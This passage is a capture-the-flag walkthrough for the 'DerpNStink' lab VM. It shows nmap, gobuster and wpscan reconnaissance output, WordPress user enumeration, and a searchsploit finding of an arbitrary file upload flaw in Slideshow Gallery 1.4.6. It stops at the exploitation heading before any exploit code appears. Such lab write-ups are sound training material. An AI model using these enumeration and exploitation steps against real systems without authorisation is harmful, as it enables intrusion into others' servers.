


DerpNStink

IP-192.168.56.188
Walkthrough by basil
Wattlecorp Cybersecurity Labs


Reconnaissance

Let's start by identifying our target networks



```
Applications Places System
Parrot Terminal
File Edit View Search Terminal Tabs Help
derp x Parrot Terminal x mrderp@DerPnStiNK:/home/... x Parrot Terminal x root@DerPnStiNK:/root/Desktop/... x
Currently scanning: 192.168.71.0/16 | Screen View: Unique Hosts
7 Captured ARP Req/Rep packets, from 1 hosts. Total size: 294
-----
IP At MAC Address Count Len MAC Vendor / Hostname
-----
192.168.56.188 08:00:27:99:8d:4a 7 294 PCS Systemtechnik GmbH
```

Now let's check the open ports and services using nmap



```
Applications Places System
Parrot Terminal
File Edit View Search Terminal Help
[~]-[baz@parrot]-[~/comp.ctf.walkthroughs/derp]
$ sudo nmap -A -p- 192.168.56.188
Starting Nmap 7.80 ( https://nmap.org ) at 2020-08-10 15:03 IST
Nmap scan report for 192.168.56.188
Host is up (0.00032s latency).
Not shown: 65532 closed ports
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.2
22/tcp    open  ssh      OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 1024 12:4e:f8:6e:7b:6c:d8:7c:d8:29:77:d1:0b:eb:72 (DSA)
| 2048 72:c5:1c:5f:81:7b:dd:1a:fb:2e:59:67:fe:a6:91:2f (RSA)
| 256 06:77:0f:4b:96:8a:3a:2c:3b:f0:8c:2b:57:b5:97:bc (ECDSA)
|_ 256 28:e8:ed:7c:68:7f:19:6c:e3:24:79:31:ca:ab:5d:2d (ED25519)
80/tcp    open  http     Apache httpd 2.4.7 ((Ubuntu))
|_ http-robots.txt: 2 disallowed entries
|_ /php/ /temporary/
|_ http-server-header: Apache/2.4.7 (Ubuntu)
|_ http-title: DerPnStiNK
MAC Address: 08:00:27:99:8D:4A (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel


TRACEROUTE
HOP RTT ADDRESS
1 0.73 ms 192.168.56.188
```

From nmap output


three open ports. 22(ssh), 80(http), 21(ftp)

Enumeration

Let's visit the webpage



From source code we got first flag



Now let's perform gobuster to enumerate directories

```
Applications Places System Parrot Terminal
File Edit View Search Terminal Help
[bar@parrot]~/comp ctf walkthroughs/derp$
$gobuster dir --url http://192.168.56.188 -w /usr/share/wordlists/dirb/big.txt


=====
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
=====
[+] Url:          http://192.168.56.188
[+] Threads:      10
[+] Wordlist:      /usr/share/wordlists/dirb/big.txt
[+] Status codes: 200,204,301,302,307,401,403
[+] User Agent:    gobuster/3.0.1
[+] Timeout:      10s
=====
2020/08/10 15:05:48 Starting gobuster
=====
/.htaccess (Status: 403)
/.htpasswd (Status: 403)
/css (Status: 301)
/javascript (Status: 301)
/js (Status: 301)
/php (Status: 301)
/robots.txt (Status: 200)
/server-status (Status: 403)
/temporary (Status: 301)
/weblog (Status: 301)
=====
2020/08/10 15:05:55 Finished
=====
[bar@parrot]~/comp ctf walkthroughs/derp$
```

We can see a weblog directory. The page didn't load when we tried accessing it. Let's add the ip to /etc/hosts.

```
Applications Places System Parrot Terminal
File Edit View Search Terminal Help
GNU nano 4.9.2 /etc/hosts
#127.0.0.1 localhost
127.0.1.1 parrot
192.168.56.177 wordy
192.168.56.188 derpnstink.local
# The following lines are desirable for IPv6 capable hosts
::1 localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters

Read 8 lines
Get Help Write Out Where Is Cut Text Justify Cur Pos Undo Mark Text
Exit Read File Replace Paste Text To Spell Go To Line Redo Copy Text
```

now let's run the webpage



We found it's running Wordpress at the bottom it's mentioning.
Let's use wpscan to enumerate

```

[+] Enumerating All Plugins (via Passive Methods)
[+] Checking Plugin Versions (via Passive and Aggressive Methods)
[!] Plugin(s) Identified:

[+] slideshow-gallery
| Location: http://derpnstink.local/weblog/wp-content/plugins/slideshow-gallery/
| Last Updated: 2019-07-12T13:09:00.000Z
| [!] The version is out of date, the latest version is 1.6.12
| Found By: Urls In Homepage (Passive Detection)
| Version: 1.4.6 (100% confidence)
| Found By: Readme - Stable Tag (Aggressive Detection)
| - http://derpnstink.local/weblog/wp-content/plugins/slideshow-gallery/readme.txt
| Confirmed By: Readme - ChangeLog Section (Aggressive Detection)
| - http://derpnstink.local/weblog/wp-content/plugins/slideshow-gallery/readme.txt

[+] Enumerating Config Backups (via Passive and Aggressive Methods)
Checking Config Backups - Time: 00:00:00 <===== (
21 / 21) 100.00% Time: 00:00:00

[!] No Config Backups Found.

[!] No WPVulnDB API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 50 daily requests by registering at https://wvuln.db.com/user/register
  
```

And users

```
Applications Places System Parrot Terminal
File Edit View Search Terminal Help
[+] Enumerating Medias (via Passive and Aggressive Methods) (Permalink setting must be set to "Plain" for those to be detected)
Brute Forcing Attachment IDs - Time: 00:00:02 <-----> (100 / 100) 100.00% Time: 00:00:02
[i] No Medias Found.
[+] Enumerating Users (via Passive and Aggressive Methods)
Brute Forcing Author IDs - Time: 00:00:00 <-----> (10 / 10) 100.00% Time: 00:00:00
[i] User(s) Identified:
[+] unclustinky
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)
[+] admin
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)
[!] No WPVulnDB API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 50 daily requests by registering at https://wpvulnDB.com/users/sign_up
[+] Finished: Mon Aug 10 18:39:20 2020
[+] Requests Done: 3091
[+] Cached Requests: 50
[+] Data Sent: 836.625 KB
[+] Data Received: 545.623 KB
[+] Memory used: 243.078 MB
[+] Elapsed time: 00:00:09
(baz@parrot)-[~]
$
```


From searchsploit we found slideshow-gallery was vulnerable.

```
Applications Places System Parrot Terminal
File Edit View Search Terminal Tabs Help
Parrot Terminal
(baz@parrot)-[~]
$searchsploit -e slideshow gallery
.....
Exploit Title | Path
.....
WordPress Plugin Slideshow Gallery 1.1.x - 'border' Cross-Site Scripting | php/webapps/36631.txt
WordPress Plugin Slideshow Gallery 1.4.6 - Arbitrary File Upload | php/webapps/34514.txt
WordPress Plugin Slideshow Gallery 1.4.6 - Arbitrary File Upload (Python) | php/webapps/34681.txt
.....
Shellcodes: No Results
(baz@parrot)-[~]
$
```

Let's see how to use this plugin to get a shell


Exploitation

Let's see how to use this plugin to get a shell



```
#!/usr/bin/env python
